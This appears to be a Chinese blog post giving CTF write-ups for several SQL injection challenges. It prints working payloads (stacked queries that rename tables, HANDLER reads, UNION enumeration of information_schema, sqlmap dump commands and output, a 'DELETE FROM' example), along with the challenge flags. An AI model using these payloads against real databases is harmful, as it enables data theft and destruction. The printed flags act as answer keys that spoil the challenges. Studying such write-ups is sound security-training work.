攻防世界 sql注入

原创

葫芦娃42 已于 2022-04-09 13:29:25 修改 597 收藏
文章标签： mariadb 数据库 database
于 2022-03-20 21:00:00 首次发布

攻防世界supersql(兼buuctf随便注）

首先添加一个单引号1' --+发现出错。

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
```

使用order by可知表由2个字段：

```
error 1054 : Unknown column '3' in 'order clause
```

在使用联合查询时，发现关键字select被过滤：

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

而使用堆叠注入，发现是可行的。

1'; show databases;#

1'; show tables; #

发现有"words" "1919810931114514"两个表。

查看表 `1919810931114514`

-1';show columns from `1919810931114514`;--+

注意：以纯数字命名的表，操作时要加上反引号。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

至此可知flag就在这个数字表中，如何取出它呢？

分析：supersqli中两个表

words表，两个字段 id 、data。其中id为整形int（10）、data为字符型varchar（100）。

数字表，只有一个字段。且已知存的为flag

可以确定默认查询的表为words，我们使用rename、alter把flag所在的数字表修改为默认查询的表。

具体做法：


words名改为word123　alter table words rename to words123;

把数字表名改为 words　alter table `1919810931114514` rename to words;

现在的words表中没有id字段，我们把flag字段名改为id　alter table words change flag id varchar(100);

最终构造语句：

1'; alter table words rename to words123;alter table `1919810931114514` rename to words;alter table words change flag id varchar(100);--+




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

构造：

1'or 1=1--+



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

方法二：


rename和alter如果被禁了，还可以用这个

1';handler `1919810931114514` open;handler `1919810931114514` read first;handler `1919810931114514` close;--+

（用于在知道表的情况下，部分关键字被禁止的情况下，用handler直接读取表内容。）

堆叠注入原理

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```


---


011 New center

有输入框，尝试能不能sql注入。输入1正常回显，输入1'出错。后用order by 查出共有三个字段. union select 1,2,3 查出回显位位2,3.




1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#







联合查询得到表名 secret_table. 再查该表的字段.

1'union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='secret_table'#





查到该表的字段名 fl4g，flag应该就在其中，再次查询，得到flag.



ctfhub 2017 塞克夏令营 web_injection 同上

sqlmap做法

首先打开，随意输入后burp_suite抓包。

copy to file保存到sqlmap目录下pack.txt。

然后在cmd中使用sqlmap：

1. python sqlmap.py -r pack.txt -dbs（查询数据库名）

```
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=11' AND (SELECT 2645 FROM (SELECT(SLEEP(5)))KYeX) AND 'Rufj'='Rufj

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=11' UNION ALL SELECT NULL,NULL,CONCAT(0x7171707171,0x4d585462424b71665556557
c536379507276536748515961515170 55,0x717a707871)-- -
---
[13:02:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[13:03:21] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] news
```


得到数据库名 information_schema,news

2. python sqlmap.py -r pack.txt –D "news" -tables （查询表名）

```
back-end DBMS: MySQL >= 5.0.12
[13:06:22] [INFO] fetching tables for database: 'news'
[13:06:40] [WARNING] reflective value(s) found and filtering out
Database: news
[2 tables]
+--------------+
| news         |
| secret_table |
+--------------+
```



得到news和secret_table.

3. python sqlmap.py -r pack.txt -D "news" -T "serect_table" -columns (查询字段名)

```
[13:07:19] [INFO] fetching columns for table 'secret_table' in database 'news'
[13:07:37] [WARNING] reflective value(s) found and filtering out
Database: news
Table: secret_table
[2 columns]
+--------+------------------+
| Column | Type             |
+--------+------------------+
| fl4g   | varchar(50)      |
| id     | int(10) unsigned |
+--------+------------------+
```


得到fl4g，id。

4. python sqlmap.py -r pack.txt -D"news" -T "serect_table" -C "id,fl4g" -dump


[13:09:48] [INFO] fetching entries of column(s) 'fl4g,id' for table 'secret_table' in database 'news'
[13:10:07] [WARNING] reflective value(s) found and filtering out
Database: news
Table: secret_table
[1 entry]
| fl4g | id |
| QCTF{sql_inJec7ion_ezzz} | 1 |
CSDN @葫芦娃42

得到flag。